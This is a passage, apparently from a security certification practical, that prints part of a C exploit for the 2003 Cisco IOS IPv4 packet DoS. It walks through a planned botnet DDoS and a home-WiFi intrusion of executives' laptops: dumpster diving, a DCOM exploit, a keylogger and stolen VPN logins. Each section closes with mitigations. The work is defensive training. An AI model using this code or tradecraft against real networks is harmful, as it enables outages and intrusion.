fprintf(stderr, "Usage: %s <src ip> <dst ip> <hops> <number>\n\n",
argv[0]);
return(EXIT_FAILURE);
}

src_ip = inet_addr(argv[1]);
dst_ip = inet_addr(argv[2]);
hops = atoi(argv[3]);
count = atoi(argv[4]);

if(count == 0) { loop=1; count=1; }

#ifdef DEBUG
printf("DEBUG: Hops: %i\n", hops);
#endif

/* Open a raw socket */
if((fd = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) == -1) {
fprintf(stderr, "Error: Cannot open raw socket.\n");
return(EXIT_FAILURE);
```

```
}

/* Build the IPv4 header */
ipv4_hdr.ipvhl = ((4 << 4) | 0x0f) & (5 | 0xf0); /* :) */
ipv4_hdr.type_service = 0x10;

#ifdef OSTYPE_BSD
ipv4_hdr.packet_len = 0x14 + len;
ipv4_hdr.fragment = 0x4000;
#else
ipv4_hdr.packet_len = htons(0x14 + len);
ipv4_hdr.fragment = htons(0x4000);
#endif

ipv4_hdr.time_live = hops;
ipv4_hdr.src_ip.s_addr = src_ip;
ipv4_hdr.dst_ip.s_addr = dst_ip;

while(n < count) {
/* Seed the random generator */
if(gettimeofday(&seed, NULL) == -1) {
fprintf(stderr, "Error: Cannot seed the random generator.\n");
return(EXIT_FAILURE);
}

srandom((unsigned int) (seed.tv_sec ^ seed.tv_usec));

ipv4_hdr.protocol = proto[random() % 0x4];

#ifdef DEBUG
printf("DEBUG: Protocol: %i\n", ipv4_hdr.protocol);
#endif

ipv4_hdr.ident = htons(random() % 0x7fff);

/* Calculate checksum */
ipv4_hdr.sum = 0x0000;
ipv4_hdr.sum = in_cksum((unsigned short *) &ipv4_hdr, 0x14 + len, 0);

#ifdef DEBUG
printf("DEBUG: Checksum: %i\n", ipv4_hdr.sum);
#endif

buf = malloc(0x14 + len);
memset(buf, '\0', 0x14 + len);

memcpy((unsigned char *) buf, (unsigned char *) &ipv4_hdr,
0x14 + len);

#ifdef DEBUG
printf("DEBUG: ");
for(i=0; i < 0x14 + len; i++)
printf(" %02x", buf[i]);
printf("\n");
#endif
```

```
memset(&sin, '\0', sizeof(struct sockaddr_in));
sin.sin_family = AF_INET;
sin.sin_addr.s_addr = dst_ip;

bytes = sendto(fd, buf, 0x14 + len, 0, (struct sockaddr *) &sin,
sizeof(struct sockaddr));

#ifdef DEBUG
printf("DEBUG: Wrote %i bytes.\n", bytes);
#endif

if(loop != 1) n++;

free(buf);
}

close(fd);
return(EXIT_SUCCESS);
}


int in_cksum(unsigned short *addr, int len, int csum) {
register int sum = csum;
unsigned short answer = 0;
register unsigned short *w = addr;
register int nleft = len;

/*
* Our algorithm is simple, using a 32 bit accumulator (sum), we add
* sequential 16 bit words to it, and at the end, fold back all the
* carry bits from the top 16 bits into the lower 16 bits.
*/
while (nleft > 1) {
sum += *w++;
nleft -= 2;
}

/* mop up an odd byte, if necessary */
if (nleft == 1) {
sum += htons(*(unsigned char *)w<<8);
}
/* add back carry outs from top 16 bits to low 16 bits */
sum = (sum >> 16) + (sum & 0xffff); /* add hi 16 to low 16 */
sum += (sum >> 16); /* add carry */
answer = ~sum; /* truncate to 16 bits */
return(answer);
}
```


To execute our DDOS attack, we first need to compromise a number of Internet hosts. Since our attack code is written for Linux, we will concentrate or efforts on compromising hosts with this OS. There are a number of tools available for this purpose. Our goal is to gain root privileges on machines so we may conduct our attacks and disguise our presence so the host remains under our control for the maximum period of time.

For maximum effect of the attack, we wish to coordinate efforts to bring down the target company's border router. This will require tools that utilize some sort of communication with a central master host, many use IRC for this purpose. We will utilize an attack Trojan using available code to compromise machines.

To start our process, we will launch the attack from some publicly available computer (Library, Internet Café, or unsecured personal or corporate WIFI). This will allow us to compromise our 1st host. Once the 1st host is compromised, we will immediately patch the system to prevent another hacker from similarly compromising the host and taking away our control of the system. This host will run our IRC program to coordinate our zombie systems. We will also then use this host to scan the internet for other systems to compromise. These systems will be similarly "rooted", patched, and then set up as attack zombies, reporting in to our master host system.

Once we have 50 or so systems compromised, we can then conduct a DDOS attack against the target company's border router. We can set our zombie's in an infinite loop or launch attacks whenever it fancies us, in either case the effect on the border router should be devastating to their Internet connectivity. The Cisco router should stop processing traffic rather quickly, and a steady stream of attack packets will keep taking their service down almost immediately after the router reboots.

Should the target company patch their router, we could switch to a more standard method like SYN or ping floods to congest their Internet connection with bogus traffic.

Conclusion: This vulnerability was patched by Cisco in June of 2003. Users of Cisco products should always keep their code updated to the latest revision when possible to avoid attacks like the one described above. Additionally, it may be wise to implement the workaround described below if the router cannot be patched to a current level. This workaround was found in the following document published on line by Cisco Systems:

http://www.cisco.com/warp/public/707/cisco-sa-20030717-blocked.shtml

```
access-list 101 permit tcp any any
access-list 101 permit udp any any
access-list 101 deny 53 any any
access-list 101 deny 55 any any
access-list 101 deny 77 any any
access-list 101 deny 103 any any
```

Adding these entries to an ingress filter for the router will prevent the denial of service from occurring.

Lastly, have the ISP set up filtering for unassigned IP ranges at their border router. This will help mitigate attacks utilizing ping or TCP/SYN flooding, as many tools use random source IP's and many of the ones picked are not legitimate and would be caught by this type of egress filter.

Compromise an Internal System

With the target company's network design, compromising an internal system will have to be accomplished by using indirect attack methods. Upon examining their network configuration, we notice that there are a number of VPN connections coming in through the Internet including mobile users presumably with laptops or desktops at home. Our goal should be to attempt a network penetration at one of the remote connection's sites as they are far more likely to be more open to attack than the main site.

To accomplish this, we first need to determine where these remote users are located. We paid a visit to the target company's site one evening and spent a little time diving through the trash dumpster, which was full and had not been picked up yet. In a relatively short period of time, we lucked out and found a copy of an internal telephone directory listing most employees' full names. Since the phone book is organized by department, we targeted the upper management and executives of the company as being the most likely candidates to have laptops and to attach via VPN from their homes.

We then looked up each employee's real address and did a few drive by's with a laptop scanning for open wireless access points. Most houses did not show any openings, but several did and focused our efforts on these locations. We guessed that these executives are likely running a Windows operating system and scans of the wireless network during the evening confirmed this to be true.

We decided to utilize the recent DCOM vulnerability for Windows as a prime way we might be able to compromise the machines while they were connected to the Internet. This is outlined in the following CERT announcement:

http://www.cert.org/advisories/CA-2003-23.html

"The Microsoft RPCSS Service is responsible for managing Remote Procedure Call (RPC) messages. There are two buffer overflow vulnerabilities in the RPCSS service, which is enabled by default on many versions of Microsoft Windows. These buffer overflows occur in sections of code that handle DCOM activation messages sent to the RPCSS service"[1]

The effect of exploiting this vulnerability on a windows system is described in this article.

[1] Lanza

"By exploiting either of the buffer overflow vulnerabilities, remote attackers may be able to execute arbitrary code with Local System privileges."[2]

Exploits for this vulnerability have been posted to several discussion groups and are now widely available as compiled code. We can download and compile an exploit program that will allow us to run any code we want on the vulnerable laptop. This could be used to insert a backdoor program to give us control over the laptop and/or to log keystrokes.

Even worse, since remote users appear to validate their connections by username/password methods rather than client certificates, we may be able to steal the login used to access the remote network and utilize it in the early morning hours to gain direct access to the company's internal network.

We proceeded to download and compile one of the available exploit programs that exploit the newer DCOM flaw (described by the CERT notification above) and used it to attempt infecting the laptops on the open wireless networks. We were successfully able to exploit all of the laptops indicating that the company is behind on their patch management. We installed a keystroke logger and waited a few days. We then accessed the wireless network again and pulled down the results of the keystroke logging. We did indeed capture the laptop's login for the VPN.

We promptly set up our Windows 2000 laptop with the Cisco Secure VPN client, approached our target employee's open WIFI network in the early hours of the morning by parking down the street a few houses, and were able to successfully log in to the target company's network.

Conclusion: In reality, this scenario is much more complex than we would indicate. Most companies could mitigate this type of attack by simply keeping their Windows systems patched to current levels. Furthermore, up-to-date Antivirus definitions would likely have stopped our attempt to install a keystroke logger. While our approach is a valid one to take in attempting a penetration of the internal network, good systems management can mitigate the dangers presented by this type of attack.

One way to mitigate our approach is to not have unsecured WIFI located anywhere on the corporate network, or in the homes of users who remote attach via a VPN connection. There are easy ways to secure WIFI to some degrees, certainly to a degree that would have most likely prevented our approach from working.

Another way to help mitigate this approach is to use client based certificates and a PKI (Public Key Infrastructure) to validate remote clients. The pre-shared

[2] Lanza

certificate would not have been available to us through key stroke logging thus blocking our direct access to the network even though we had a valid login id/password.


Appendices


Appendix A – Client Internet Access Settings


Contents of http://intranet.giac.org/proxy.pac


```
function FindProxyForURL(url, host)
{
      if (isPlainHostName(host))
            return "DIRECT";
      else if (dnsDomainIs(host,".giac.org") return "DIRECT";
      else if (isInNet(host, "192.168.1.0", "255.255.255.0") ||
(isInNet(host, "192.168.4.0", "255.255.255.0") || (isInNet(host,
"192.168.5.0", "255.255.255.0")|| (isInNet(host, "192.168.6.0",
"255.255.255.0")
            return "DIRECT";
      else
            return "PROXY 192.168.1.14:8080";
}
```

Appendix B – iPrism Configuration









List of References

Antoine, Vanessa et al "Router Security Configuration Guide" Router Security Guidance Activity of the System and Network Attack Center (SNAC). Version 1.1 27 September 2002. URL: http://nsa2.www.conxion.com/cisco/guides/cis-2.pdf

Cisco Systems "Cisco Security Advisory: Cisco IOS Interface Blocked by IPv4 Packets" Revision 1.14 04 September 2003 URL: http://www.cisco.com/warp/public/707/cisco-sa-20030717-blocked.shtml

Cisco Systems "Configuring IPSec Router-to-Router Hub and Spoke with Communication Between the Spokes" 26 December 2002 URL: http://www.cisco.com/en/US/tech/tk583/tk372/technologies_configuration_example09186a0080093dc8.shtml

Hernan, Shawn "CERT® Advisory CA-2003-15 Cisco IOS Interface Blocked by IPv4 Packet" 16 July 2003 URL: http://www.cert.org/advisories/CA-2003-15.html

Internet Assigned Number Authority "Internet Protocol V4 Address Space" 05 April 2003 URL: http://www.iana.org/assignments/ipv4-address-space

Kluge, Martin "Cisco IOS IPv4 Packet DoS Exploit" 21 July 2003 URL: http://www.k-otik.com/exploits/07.21.cisco-bug-44020.c.php

Lanza, Jeffrey P. "CERT® Advisory CA-2003-23 RPCSS Vulnerabilities in Microsoft Windows" 12 September 2003 URL: http://www.cert.org/advisories/CA-2003-23.html

Postel, John et al "ICMP Type Numbers" 27August 2001 URL: http://www.iana.org/assignments/icmp-parameters

Rekhter, Yakov et al "Address Allocation for Private Internets" February 1996 URL: http://www.isi.edu/in-notes/rfc1918.txt

The SANS Institute "Cisco Anti-Spoof Egress Filtering" Revision 1.26 23 March 2000 URL: http://www.sans.org/dosstep/cisco_spoof.php

Security Focus "Linux Kernel Route Cache Entry Remote Denial Of Service Vulnerability" 14 August 2003 URL: http://www.securityfocus.com/bid/7601/info

Weimer, Florian "Algorithmic Complexity Attacks and the Linux Networking Code" 31 07 2003 URL: http://www.enyo.de/fw/security/notes/linux-dst-cache-dos.html#1